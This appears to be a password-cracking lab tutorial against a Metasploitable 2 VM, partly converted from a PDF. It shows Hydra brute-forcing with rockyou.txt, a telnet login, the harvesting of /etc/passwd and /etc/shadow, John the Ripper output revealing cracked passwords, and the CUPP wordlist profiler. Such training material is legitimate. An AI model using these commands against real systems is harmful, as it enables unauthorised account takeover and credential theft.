
- Add username or password on rockyou.txt
Command – nano rockyou.txt



- Command : `hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt <target Ip > <port>`
- l :- if you know username
- P :- if you don't know password



- Here , password crack



4. Password cracking Using John The Ripper

John the Ripper (often just called **John**) is a **fast password-cracking tool** used by **ethical hackers, penetration testers, and security professionals**.


John The Ripper Cheat Sheet :- <https://countuponsecurity.com/wp-content/uploads/2016/09/jtr-cheat-sheet.pdf>

How to use it :-


Target machine :- Metasploitable 2 → 192.168.115.182

Attacker machine :- Kali linux → 192.168.115.192


- Scan Target ports using nmap




➤ Telnet service open – try to login into




➤ Login successful




➤ Remote access establish



➤ Now find , password hashes /etc/passwd and /etc/shadow



- Now collect all hashes and store in one txt file and copy it to kali machine




- On kali , store all hash in hash.txt file using unshadow passwd.txt shadow.txt > hash.txt

```
(root@Kali:~)
# cat hash.txt
root:$1$avpB1x028wUF9IV./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$UX6BP0t$Miy3Uj0pQzJqz45wF09l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:gnats:Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:*:100:101:/var/lib/libuuid:/bin/sh
dhcpcd:*:101:102:/nonexistent:/bin/false
syslogd:*:102:103:/home/syslogd:/bin/false
klog:$1$2fVM5AixR9KkL$mlDhhdUEX9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$W102j2$rtzzCWmxtWA.in2$A5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:106:103:/var/cache/bind:/bin/false
postfix:*:108:119:/var/spool/postfix:/bin/false
ftpd:*:110:65534:/home/ftpd:/bin/false
postgres:$1$Rw05lk.x$Mg2Jlu5p0dVfJhfCe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:*:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/bin/false
distccd:*:111:65534::/bin/false
user:$1$E5u9xHk.03g93DGox1lOkkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$K8k3ue7J2$76txLDup5Ohp6cJz80//:1002:1002::,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:*:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
```

➤ Now use john and add hash.txt

```
(root@Kali:~)
# john hash.txt
```

➤ Here Hash crack




```
[root@Kali:~] # john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "-f" --format=md5crypt-long" option to force loading these as that type instead
Loaded 7 password hashes with 7 different salts (Md5Crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
root         (root)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789   (klog)
batman        (sys)
Proceeding with incremental:ASCII
```

5. Generate your own dictionary using Cupp tool

How to use it :-

- Step 1 :- open kali linux terminal
- Step 2 :- type **cupp**



```
[root@Kali:~] # cupp.py
/usr/bin/cupp:140: SyntaxWarning: invalid escape sequence '\ '
print("                                     # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
print(" \ \\033[1;31m_\ \\033[1;m           # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ '
print(" \ \\033[1;33m\033[1;31m\033[1;31m_\ \\033[1;m           # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ '
print(" \ \\033[1;31m_\ \\033[1;m           ")

# Common
# User
# Passwords
# Profiler


[ Muris Kurgas | j0rg0n@remote-exploit.org
[ Mebus | https://github.com/Mebus/]

usage: cupp [-h] [-i] [-w FILENAME] [-l] [-a] [-v] [-q]


Common User Passwords Profiler

options:
-h, --help            show this help message and exit
-i, --interactive     Interactive questions for user password profiling
-w FILENAME           Use this option to improve existing dictionary, or WyD.pl output to make
                     some pauses
-l                   Download wordlists from repository
-a                   Parse default usernames and passwords directly from Alecto DB. Project
                     Alecto uses purified databases of Phenolit and CIRT which were merged and
```

